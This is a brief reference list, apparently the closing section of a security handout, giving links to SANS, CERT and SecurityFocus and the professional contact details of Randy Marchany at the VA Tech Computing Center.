- http://www.sans.org/top20.htm
- http://www.cert.org
- http://securityfocus.com
- Randy Marchany, VA Tech Computing Center, 1700 Pratt Dr., Blacksburg, VA 24060, 540-231-9523, marchany@vt.edu